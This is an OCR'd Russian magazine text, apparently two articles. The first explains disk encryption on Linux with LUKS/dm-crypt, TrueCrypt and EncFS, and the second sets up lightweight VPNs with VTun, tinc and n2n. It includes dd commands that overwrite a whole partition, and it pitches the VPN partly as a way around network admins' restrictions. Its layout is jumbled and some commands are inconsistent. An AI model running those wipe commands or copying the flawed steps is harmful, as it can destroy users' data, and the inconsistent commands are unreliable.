Для создания LUKS-совместимых шифрованных дисков предназначена утилита под названием cryptsetup-luks, которая в отдельных дистрибутивах (например, Ubuntu) ловко замаскирована под обычную cryptsetup. Поэтому для ее установки достаточно выполнить простую команду:

```
$ sudo apt-get install cryptsetup
```

Больше ничего инсталлировать не нужно, dm-crypt и все необходимые криптомодули уже есть в дистрибутиве. Но перед тем как начать шифрование, их придется загрузить:

```
$ sudo modprobe dm-crypt
$ sudo modprobe sha256
$ sudo modprobe aes
```

Чтобы модули загружались во время инициализации ОС, добавим их имена в файл /etc/modules:


```
$ sudo -i
# echo "dm-crypt\nsha256\naes" >> /etc/modules
```

Далее выбираем дисковый раздел, который хотим подвергнуть шифрованию, и забиваем его нулями (если в разделе есть данные, их необходимо сохранить в укромном месте):

```
$ sudo dd if=/dev/zero of=/dev/sda5 bs=4K
```

Для пущей надежности и запутывания взломщика раздел можно наполнить случайными данными, но эта процедура может занять длительное время (несколько часов, а для больших дисков — и целые сутки):

```
$ sudo dd if=/dev/random of=/dev/sda5 bs=4K
```



info

EncFS может работать в Linux, Mac OS X, FreeBSD и, теоретически, в любом UNIX, поддерживающем фреймворк fuse. Проект по портированию EncFS в Windows располагается по адресу www.assembla.com/spaces/wencfs.



warning

- В целях безопасности индексацию зашифрованных разделов лучше отключить, отредактировав конфигурационный файл /etc/updatedb.conf.
- Файлы, зашифрованные EncFS, не могут иметь жестких ссылок, так как система шифрования привязывает данные не к inode, а к имени файла

```
2. Altered source versions must be plainly marked as such, and
   must not be misrepresented as being the original software.
3. This notice may not be removed or altered from any source
   distribution.
________________________________________________________________

Do you accept and agree to be bound by the license terms? (yes/no):
yes

Uninstalling TrueCrypt:
-----------------------

To uninstall TrueCrypt, please run 'truecrypt-uninstall.sh'.

Installing package...
[sudo] password for jlm:
usr/bin/truecrypt
usr/bin/truecrypt-uninstall.sh
usr/share/pixmaps/truecrypt.xpm
usr/share/applications/truecrypt.desktop
usr/share/truecrypt/doc/License.txt
usr/share/truecrypt/doc/TrueCrypt User Guide.pdf

Press Enter to exit...
```

Устанавливаем TrueCrypt

LUKS/dm-crypt и образы ФС

LUKS/dm-crypt вполне пригоден и для создания образов ФС, которые можно использовать для хранения важной информации:

```
# dd if=/dev/urandom of=luks.img bs=1M count=100
# losetup /dev/loop0 luks.img
# cryptsetup luksFormat /dev/loop0 -c aes-cbc-
essiv:sha256 -s 256
# cryptsetup luksOpen /dev/loop0 luks
# mkfs.ext2 /dev/mapper/luks
# mkdir /mnt/luks
# mount /dev/mapper/luks /luks
```

Инициализируем LUKS-раздел с помощью cryptsetup:

```
$ sudo cryptsetup luksFormat /dev/sda5 \
    -c aes-xts-plain -s 256
```

Опция '-c' задает режим шифрования, в нашем случае это AES-XTS (имеет гораздо более высокий уровень защиты по сравнению с режимами CBC, ECB; устойчив к Watermark-атакам). Опция '-s' задает длину ключа шифрования в битах. Утилита cryptsetup запросит пароль, используемый для расшифровки ключа шифрования, а если говорить простым языком — для доступа к данным раздела. Попробуй придумать что-нибудь действительно сложное.
После того, как раздел будет инициализирован, его можно отобразить на другое блочное устройство с помощью Device Mapper и таким образом получить доступ к данным (все записываемые на эти устройства данные будут передаваться dm-crypt и попадать на физический раздел уже в зашифрованном виде):


```
$ sudo cryptsetup luksOpen /dev/sda5 имя
```

Теперь на разделе можно создать файловую систему и смонтировать ее:

```
$ sudo mkfs.ext4 /dev/mapper/имя -L метка
$ sudo mkdir /mnt/имя
$ sudo mount /dev/mapper/имя /mnt/имя
```

Размонтирование и отключение устройства от Device Mapper происходит в обратном порядке:

```
$ umount /mnt/имя
$ cryptsetup luksClose sda5
```



Выбираем алгоритм шифрования и хеширования TrueCrypt

Чтобы операционная система сама научилась подключать и монтировать нужные криптованные устройства во время загрузки, а затем корректно отключать их во время шатдауна, достаточно добавить по одной строке в файлы /etc/crypttab и /etc/fstab:

```
$ sudo -i
# echo "имя /dev/sda5 none luks,cipher=aes-cbc-
essiv:sha256" >> /etc/crypttab
# echo "/dev/mapper/имя /mnt/имя ext4 defaults 0 0" \
    >> /etc/fstab
```

Теперь во время каждой загрузки ОС будет спрашивать пароль для доступа к криптованному разделу, если он будет указан неправильно — загрузка остановится.
Шифрование домашнего каталога производится по точно такой же схеме с тем лишь исключением, что перед добавлением новой записи в /etc/fstab следует удалить старую запись, ссылающуюся на /home. При создании шифрованной флешки специальные записи в /etc/crypttab и /etc/fstab не требуются. Подсистема HAL сама определит наличие на устройстве хранения LUKS-раздела и передаст эту информацию среде рабочего стола (Gnome, KDE, XFCE), которая, в свою очередь, выведет на экран окно с просьбой ввести пароль. Единственное, что необходимо сделать — при первом монтировании флешки изменить права доступа на ее корневой каталог:

```
$ sudo chown -R юзер:юзер /media/имя
$ sudo chmod g+s /media/имя
```

Здесь юзер — это твое имя в системе, а имя — название метки, которую ты указал при создании файловой системы (опция '-L' утилиты mkfs).
Интересная особенность LUKS/dm-crypt заключается в возможности использования сразу нескольких ключей шифрования (а значит, и паролей) для одного дискового устройства. Это может понадобиться в многопользовательских системах для выделения каждому пользователю собственного пароля, расшифровывающего диск. Новые ключи добавляются в LUKS с помощью действия luksAddKey утилиты cryptsetup:

```
$ sudo cryptsetup luksAddKey /dev/sda5
```

Команда попросит тебя ввести текущий пароль, а затем дважды ввести новый. Удалить ключ можно, используя следующую команду:


```
$ sudo cryptsetup luksDelKey /dev/sda5 ID-ключа
```

Идентификатор нужного ключа ты найдешь в выводе следующей команды:

```
$ sudo cryptsetup luksDump /dev/sda5
```



Форматирование образа TrueCrypt



LUKS/dm-crypt и одноразовые ключи

LUKS/dm-crypt также умеет использовать одноразовые ключи, что очень полезно при шифровании swap-разделов:

```
# swapoff -a
# cryptsetup -d /dev/urandom create cryptoswap /dev/sda1
# mkswap /dev/mapper/cryptoswap -L accessisdenied -v1
# echo "cryptoswap /dev/sda1 /dev/urandom swap" >> /etc/crypttab
# echo "/dev/mapper/cryptoswap none swap sw 0 0" >> /etc/fstab
# swapon -a
```

Вместо пароля ты можешь использовать ключевой файл, сохраненный на USB-брелке или любом другом носителе информации. Для этого создай случайный ключ с помощью dd:

```
$ dd if=/dev/urandom of=/путь/к/файлу bs=512 count=4
```

А затем используй его при инициализации LUKS-раздела:

```
$ sudo cryptsetup luksFormat -c aes-xts-plain -s 256 \
      /dev/sda5 /путь/до/ключа
```

Для «открытия» раздела используй следующую команду:


```
$ sudo cryptsetup -d /путь/до/ключа luksOpen \
      /dev/sda5 имя
```

TRUECRYPT

Открытая система шифрования дисков TrueCrypt появилась для систем Windows еще в 2004 году, и уже через год в нее была добавлена поддержка Linux (версия 4.0), которая стала полноценной в 2008 году, когда была выпущена TrueCrypt 5.0 с графическим интерфейсом как для Windows, так и для Linux.

TrueCrypt в первую очередь предназначена для шифрования образов ФС, но может быть использована и для шифрования целых разделов. Так же, как и LUKS, Linux-версия TrueCrypt опирается на подсистему dm-crypt, но, в отличие от первой, использует fuse для монтирования зашифрованных устройств/образов. Это оставляет свой отпечаток на производительности и делает TrueCrypt более медленной в сравнении с LUKS, однако и у нее есть свои сильные стороны.

Во-первых, TrueCrypt по-настоящему кроссплатформенна, версии ПО есть для Windows, Mac OS X и Linux, их ядро абсолютно одинаково, поэтому никаких проблем при переносе образов между системами возникнуть не может (для чтения LUKS-разделов под Windows есть программа FreeOTFE, но за ее поддержку отвечают сторонние разработчики). Во-вторых, TrueCrypt умеет создавать скрытые шифрованные тома внутри



Главное окно TrueCrypt и один смонтированный образ

уже существующих томов, причем делает это так, что формально нельзя доказать их наличие. В-третьих, TrueCrypt создает тома такими, что их невозможно отличить от случайных данных, что полезно при сокрытии информации (LUKS, как было описано выше, добавляет к любому тому заголовок, по которому его легко найти). В-четвертых, TrueCrypt позволяет менять пароли или файлы ключей для тома без потери данных (LUKS требует пересоздания тома).

В связи с лицензионными проблемами (при всей открытости исходного кода лицензия TrueCrypt была признана несвободной ведущими производителями дистрибутивов) TrueCrypt был исключен из многих дистрибутивов, поэтому его придется скачивать и устанавливать самостоятельно:

```
$ cd /tmp
$ wget http://www.truecrypt.org/download/truecrypt-6.3a-linux-x86.tar.gz
$ tar -xzf truecrypt-6.3a-linux-x86.tar.gz
$ ./truecrypt-6.3a-setup-x86
```

В процессе установки необходимо прочитать и согласиться с лицензией и ввести свой пароль в системе (или пароль рута). После этого TrueCrypt будет установлен в каталог /usr, захламляя систему неуправляемыми пакетным менеджером файлами (которые, правда, могут быть удалены с помощью команды truecrypt-uninstall.sh).

После установки запускаем команду truecrypt и видим перед собой графический интерфейс. Основное пространство окна занимает список смонтированных шифрованных образов/разделов, в верхней части располагается стандартное меню, а снизу — основные элементы управления программой: создать том (Create Volume), смонтировать, размонтировать, открыть существующий том и т.д. После нажатия на кнопку «Create Volume» ты попадешь в мастер создания томов. Он проведет тебя через все шаги создания зашифрованного тома, включая выбор носителя (файл или раздел), типа тома (обычный или скрытый), ввод полного пути до файла тома или выбор устройства, выбор алгоритма шифрования и хеширования ключей, ввод размера тома, ввод пароля для доступа, выбор файловой системы (FAT, Ext2 или Ext3) и т.д. Все просто и понятно. После того, как том будет создан, его можно найти с помощью кнопки «Select File» в нижней части окна программы, ввести пароль доступа, и том появится в списке подклю-

```
Volume type:
 1) Normal
 2) Hidden
Select [1]: 1

Enter volume path: /tmp/tc.img

Enter volume size (sizeK/size[M]/sizeG): 100M

Encryption algorithm:
 1) AES
 2) Serpent
 3) Twofish
 4) AES-Twofish
 5) AES-Twofish-Serpent
 6) Serpent-AES
 7) Serpent-Twofish-AES
 8) Twofish-Serpent
Select [1]: 1

Hash algorithm:
 1) RIPEMD-160
 2) SHA-512
 3) Whirlpool
Select [1]:
```

Текстовый режим работы TrueCrypt

ченных томов. Клик на томе автоматически откроет стандартный файловый менеджер. После окончания работы можно нажать «Dismount All» и выйти из программы.
Не каждый пользователь будет рад графическому интерфейсу, поэтому у TrueCrypt есть еще один тип интерфейса: интерактивный текстовый режим, активируемый с помощью флага '-t'. Создание тома в этом режиме очень похоже на создание тома с использованием графического мастера. Ты просто запускаешь команду «truecrypt -t -c» и отвечаешь на все те же стандартные вопросы. По окончании будет создан образ (или TrueCrypt'ный том внутри раздела), который можно подключить с помощью следующей команды:

```
$ truecrypt -t /путь/до/образа /точка/монтирования
```

для размонтирования используется флаг '-d':

```
$ truecrypt -d
```

Замечу, что TrueCrypt совсем не уступает LUKS по степени обеспечения безопасности зашифрованных данных. В последней версии программы используется все тот же режим шифрования XTS, который мы использовали при создании зашифрованных разделов с помощью LUKS. В качестве алгоритмов шифрования могут быть использованы алгоритмы AES, Twofish и Serpent, ни один из них еще не был скомпрометирован. Более того, TrueCrypt позволяет использовать так называемые каскады алгоритмов, когда зашифрованный одним алгоритмом блок данных повторно шифруется другим.

ENCFS

Виртуальная файловая система EncFS распространяется в виде обычного дистрибутивного пакета и не требует для своей работы ничего, кроме поддержки фреймворка fuse в ядре, libfuse, OpenSSL и небольшой библиотеки для логирования. Для инсталляции EncFS достаточно установить пакет с одноименным названием:

```
$ sudo apt-get install encfs
```

Создать зашифрованную с помощью EncFS файловую систему очень просто, для этого подойдет любой каталог. В качестве примера создадим два пустых подкаталога в /tmp: директория crypted будет содержать данные после их шифрования с помощью EncFS, а decrypted — использоваться просто как точка монтирования для нее же:

```
$ cd /tmp
$ mkdir crypted decrypted
```

Подключим к каталогам EncFS:

```
$ encfs /tmp/crypted /tmp/decrypted
```

Теперь необходимо ответить на несколько вопросов. Первый вопрос: выбор режима работы EncFS с пользователем. Их всего два: expert (буква «x») и paranoid (буква «p»). Выбрав первый вариант, ты сможешь задать алгоритм шифрования (AES или Blowfish), длину ключа, такие вещи, как Initialization Vector (если ты не знаешь, что это такое, можешь жать <Enter> для выбора ответа по умолчанию) и т.д. В режиме paranoid программа сама ответит на свои вопросы и предложит ввести пароль для доступа к данным.
Стоит сказать, что, хотя для большинства пользователей режим paranoid будет более правильным выбором, режим expert открывает некоторые возможности для оптимизации. Например, алгоритм Blowfish быстрее AES, но он не используется по умолчанию, просто потому что нелегален для частного использования в некоторых странах. Также система по дефолту устанавливает блок данных ФС равным 1024 байт, хотя лучшую производительность EncFS показывает при установке размера блока равным размеру страницы оперативной памяти. То есть 4096 байт для x86.
Но вернемся к нашему зашифрованному каталогу. Перейдем в каталог decrypted и создадим несколько файлов:

```
$ cd decrypted
$ echo qwerty > file1
$ echo asdfgh > file2
$ echo zxcvbn > file3
```

Отключим EncFS и взглянем на результат:


```
$ cd ..
$ fusermount -u /tmp/decrypted
$ cd crypted
$ ls
```

Как видишь, EncFS полностью скрыла имена и данные файлов, но оставила почти все метаданные на виду. Кроме того, EncFS создала небольшой скрытый файл, начинающийся с «.encfs» и заканчивающийся номером версии.
Файл содержит в себе метаданные, такие как опции шифрования (алгоритм, длина ключа), заголовки MAC (Message authentication code) и размер блоков шифрования.

ЧТО ЛУЧШЕ?

Ситуация с шифрующими системами в Linux весьма неоднозначна. С одной стороны, здесь есть стандартная реализация под названием LUKS/dm-crypt, обладающая всеми присущими криптосистеме функциями/свойствами и поддерживаемая из коробки самыми популярными дистрибутивами. С другой стороны, у LUKS/dm-crypt есть серьезные конкуренты, которые уделывают ее по нескольким характеристикам. Так что однозначный выбор сделать трудно. Я бы рекомендовал использовать LUKS/dm-crypt или loop-aes для повседневного использования и прибегать к помощи TrueCrypt, когда необходимо создать кроссплатформенный том, и EncFS, когда другие системы не могут быть использованы (например, шифрованный бэкап).

Сергей «grinder» Яремчук **grinder@tux.in.ua**



Самый маленький VPN

Выбираем простое и легковесное VPN-решение

Если в соседней локалке во всю шпилятся в одну из популярных сетевых игр, а ты не можешь поучаствовать в баталиях из-за того, что гама рассчитана только на LAN, либо админы намудрили с ограничениями, выход один — поднять VPN. Учитывая, что туннель не будет постоянным, главным требованием выдвинем простоту в настройках и нетребовательность к ресурсам. Посмотрим, что предлагает нам OpenSource.

VTUN

Очень популярная программа, позволяющая быстро создать виртуальный туннель через TCP/IP сети. Знакомство с сайтом проекта (vtun.sf.net) обнажает главный недостаток VTun: он не развивается вот уже три года (последнее обновление датировано 6 декабря 2007 года). Но нетребовательность к системным ресурсам, простота и гибкость настроек привели к тому, что его не списали со счетов, и сегодня VTun доступен в репозиториях большинства *nix систем: Linux, *BSD и Solaris. Пример для Debian/Ubuntu:

```
$ sudo apt-cache search vtun
vtun - virtual tunnel over TCP/IP
networks
```

VTun поддерживает несколько типов виртуальных туннелей — IP, PPP, SLIP, Ethernet, TTY и pipe. В качестве транспортного протокола может использоваться на выбор TCP или UDP. Потоки кодируются 128-битным ключом по алгоритму BlowFish, для чего используются библиотеки OpenSSL. Предусмотрена компрессия потока при помощи библиотек zlib и lzo. Уровень сжатия также поддается регулировке, поэтому можно выбрать оптимальный вариант между нагрузкой на CPU и загрузкой канала. VTun использует клиент-серверную архитектуру. На одном из хостов программа запускается как сервер (слушает 5000 порт), а на остальных — как клиент. Количество клиентов ограничивается только мощностью сервера. При этом настройки VTun позволяют при необходимости ограничить скорость туннелей, чтобы равномерно распределить загрузку канала.

Если клиент находится за NAT, VTun позволяет ему без проблем подключаться к серверу, для этого следует лишь использовать в качестве транспорта TCP. Собственно, эта особенность и привлекает пользователей.

Система работает через универсальные драйверы tun и tap, позволяющие программам в окружении пользователя (userspace) самостоятельно обрабатывать пакеты. Нужные устройства, как правило, уже созданы в системе:

```
$ ls -al /dev/net/tun
crw-rw-rw- 1 root root 10, 200 2010-
07-10 12:39 /dev/net/tun
```

Если ядро пересобиралось самостоятельно, тогда не забудь включить опции CONFIG_TUN и CONFIG_ETHERTAP.

Устанавливаем пакет vtun в Debian/Ubuntu:


```
$ sudo apt-get install vtun
```

Все настройки демона производятся в файле /etc/vtund.conf. Можно запустить несколько демонов, каждый из которых будет считывать свой конфиг и работать в качестве сервера или клиента. В поставке уже идет готовый шаблон файла, требующий предварительной правки. Все возможные параметры можно найти в документации VTun.

Настройки внутри разбиты на несколько разделов. Секции options и default являются общими для всех, позже их можно переопределить для каждого клиента:

$ sudo nano /etc/vtund.conf

```
options {
port 5000;
syslog daemon;
# описываем пути к используемым про-
```



INTERNET

Конфигурационный файл VTun



links

- Сайт проекта VTun — vtun.sf.net
- Сайт проекта tinc — tinc-vpn.org
- Страница проекта n2n — ntop.org/n2n
- Страничка socat — www.dest-unreach.org/socat/
- Проект CIPE — sites.inka.de/bigred/devel/cipe.html

```
граммам
ifconfig /sbin/ifconfig;
route /sbin/route;
ip /sbin/ip;
firewall /sbin/iptables;
}

default {
compress lzo:9; # уровень сжатия
speed 0; # ограничение полосы
}

# теперь описываем клиентов
client1 {
passwd p@ssVV0rD;
# тип может быть: tun, ether, tty, pipe
type tun;
proto udp;
encrypt yes;
# speed 256:128;
keepalive yes;
# команда, выполняемая при подключении
up {
   ifconfig "%% 10.1.0.1 pointopoint 10.1.0.2
mtu 1450
#  при необходимости пробрасываем соединение
#  firewall "-t nat -A POSTROUTING -s 10.1.0.2
-j MASQUERADE";
   };
# команда при отключении (необязательная)
down {
   firewall "-t nat -F";
   ifconfig "%% down";
   };
}
```

Аналогично секции up можно создать секцию down, где описать настройки, которые должны быть выполнены в процессе разрыва VPN. Команды могут быть любые, поэтому, кроме настроек интерфейса, сюда можно прописать пару строк, позволяющих создавать автоматический бэкап важных данных. Например, так:

```
program /bin/sh "-c 'tar cf - /etc/*'";
```

Ищем нужные пакеты в репозитории Ubuntu

В Debian/Ubuntu для удобства управления предлагается файл /etc/default/vtun. При настройке сервера достаточно изменить внутри одну строку:

$ sudo nano /etc/default/vtun

```
# для сервера
RUN_SERVER=yes
```

Теперь можно запускать сервер:

```
$ sudo invoke-rc.d vtun start
```

Или на первых порах, чтобы получить больше информации, лучше ввести:

```
$ sudo vtund -s
```

Клиент настраивается аналогично, параметры, по сути, зеркальны серверным:

$ sudo nano /etc/vtund.conf

```
options {
 port 5000;
 timeout 60;
 ifconfig /sbin/ifconfig;
 route /sbin/route;
 firewall /sbin/iptables;
}


client1 {
passwd p@ssVV0rD;
type tun;
up {
   ifconfig "%% 10.1.0.2 pointopoint 10.1.0.1
mtu 1450";
   route "add -net 1.2.3.4/16 gw 10.1.0.1";
};
}
```

И если ты используешь Debian-based дистрибутив, поправь /etc/default/vtun, чтобы init-файл знал, кого запускать.

$ sudo nano /etc/default/vtun

```
CLIENT0_NAME=client1
# IP или имя VTun сервера
CLIENT0_HOST=vtun.mydomain.ru
```

Для начала запустим vtund с указанием имени клиентского хоста, фигурирующего в конфиге, и IP-адреса (имени) сервера:



Установки в tinc.conf

Генерируем ключевую пару для работы tinc

```
$ sudo vtund -p client1 vtun.mydomain.ru
```

Следим за процессом подключения, в другой консоли смотрим логи:

```
$ sudo tail -f /var/log/message
```

Команда ifconfig покажет наличие tun0 интерфейса. На этом настройку Vtun можно считать законченной. В дальнейшем клиента можно запускать обычным образом через init-скрипт:

```
$ sudo invoke-rc.d vtun start
```

TINC

Следующий претендент на звание самого маленького и самого простого в настройках VPN - tinc (tinc-vpn.org). Стартовал проект достаточно давно (в 1998 году), активные разработки ведутся до сих пор. В отличие от VTun, tinc позволяет соединить между собой компьютеры через IPv4/IPv6 сети, работающие под управлением самых разных ОС: Linux, *BSD, Mac OS X, Solaris, Windows 2k-Se7en. Кроме того, экспериментально поддерживается работа и на таких девайсах, как iPhone, iPod. Для шифрования потока задействуется OpenSSL, возможно сжатие с помощью zlib или lzo. Также tinc предоставляет возможность соединить вместе несколько Ethernet сегментов, что позволяет, например, играть в игры, доступные только в локальной сети. Чтобы добавить новый мост, достаточно создать еще один конфигурационный файл.
Так же, как и VTun, tinc требует наличия драйверов TUN/TAP. Пакет с tinc доступен в репозиториях большинства дистрибутивов. Установочный пакет для Windows можно скачать на офсайте. В Debian/Ubuntu вводим:

```
$ sudo apt-get install tinc
```

После установки стартует демон, но делать ему сейчас нечего. Чтобы все заработало, необходимо создать конфигурационные файлы, сгенерировать пару ключей и распространить их на компьютеры, участвующие в подключении. Конфиг в наличии пока только один. В файле /etc/tinc/net.boot прописываются названия сетей, которые должны быть запущены tinc. Он пуст (комментарии не в счет), добавим сюда нашу будущую сеть:

$ sudo nano /etc/tinc/net.boot

```
vpnnet
```

В /usr/share/doc/tinc/examples ты найдешь примеры конфигов. По мере необходимости копируем их в /etc/tinc и правим. Чтобы иметь возможность подключаться сразу к нескольким VPN-сетям, следует расположить их настройки в «своих» подкаталогах. Например, в нашем случае это /etc/tinc/vpnnet, именно здесь демон будет искать настройки сети vpnnet. В пределах одной VPN сети ее название необязательно должно быть уникальным на всех системах-участниках, но лучше использовать одно имя, чтобы потом не путаться. Если VPN-сеть одна, такое распределение по каталогам необязательно (все конфиги тогда размещаем в корне /etc/tinc). Режим VPN и удаленный узел, к которому будем подключаться, описываются в файле tinc.conf:

$ sudo nano /etc/tinc/vpnnet/tinc.conf

```
# символическое имя подключения
Name = my_vpn
# компьютер, к которому подключаемся
# возможно задание нескольких ConnectTo
ConnectTo = vpn01
# устройство
Device = /dev/net/tun
# режим VPN: router|switch|hub
Mode = switch
PrivateKeyFile = /etc/tinc/vpnnet/rsa_key.priv
# если несколько сетевых карт
BindToInterface = eth1
# пакеты, которые не могут пройти напрямую, будут отброшены
# DirectOnly = yes
# перенаправление пакетов
# Forwarding = <off|internal|kernel>
```

На самом деле все параметры не нужны. В самых простых случаях достаточно оставить первые пять директив. Данные о конкретных узлах сети прописываются в подкаталоге hosts, в нашем примере мы должны создать два файла: my_vpn и vpn01.

$ sudo nano /etc/tinc/vpnnet/hosts/my_vpn


```
# IP адрес или имя узла
Address = 1.2.3.4
# локальная сеть, используется для маршрутизации
Subnet = 192.168.1.0/24
# использование TCP
# TCPOnly = yes
```

Второй файл практически аналогичен, поэтому в примере оставлю только адрес.

```
$ sudo nano /etc/tinc/vpnnet/hosts/vpn01
Address = vpn01.mydomain.ru
```

По умолчанию tinc использует порт 655; если он занят или блокируется файером, то его можно изменить, указав нужное значение в параметре Port. Кроме того, в файлах узлов хранится публичный ключ (заносится автоматически при создании).
Генерируем ключ:

```
$ sudo tincd -n vpnnet -K
```



Запускаем supernode в отладочном режиме

Единственной документацией на anytun являются man-страницы

В процессе работы скрипт спросит, куда сохранить приватный и публичный ключи.
Также для каждой сети следует настроить скрипты, обеспечивающие поднятие/остановку нужного интерфейса и маршрутизацию при включении VPN: tinc-up/tinc-down, host-up/subnet-down, subnet-up/subnet-down. Опять же, не все они обязательны.

$ sudo nano /etc/tinc/vpnnet/tinc-up

```
#!/bin/sh
modprobe tun
ifconfig $INTERFACE 192.168.1.10 netmask 255.255.255.0
```

Все, можно запускать:

```
$ sudo /etc/init.d/tinc start
```

Процесс подключения будет отображен в логах, команда ifconfig покажет новое соединение. Если что-то пошло не так, запускаем демона в режиме отладки:

```
$ sudo tincd -n vpnnet -d5 -D
```

N2N

Проект N2N (network to network, ntop.org/n2n) предлагает решение, позволяющее создать VPN-соединение между двумя и более сетями. Для обмена данными используется P2P-архитектура, поэтому участники после подключения отправляют информацию напрямую. Конечный компьютер (Edge Node) может одновременно быть подключен к нескольким таким сетям. Обмен происходит при помощи UDP-пакетов. Процессом установления связи управляет специальный узел supernode, он же используется как промежуточный в тех случаях, когда Edge Node не могут взаимодействовать напрямую. Причем в обязанности supernode не входит функция авторизации, то есть никаких учетных данных для соединения он не содержит, клиенты сами договариваются между собой после подключения. Если пароли совпадают, происходит поднятие VPN. Такой подход упрощает работу в случае недоступности одного из supernode — просто выбираем другой и подключаемся через него. 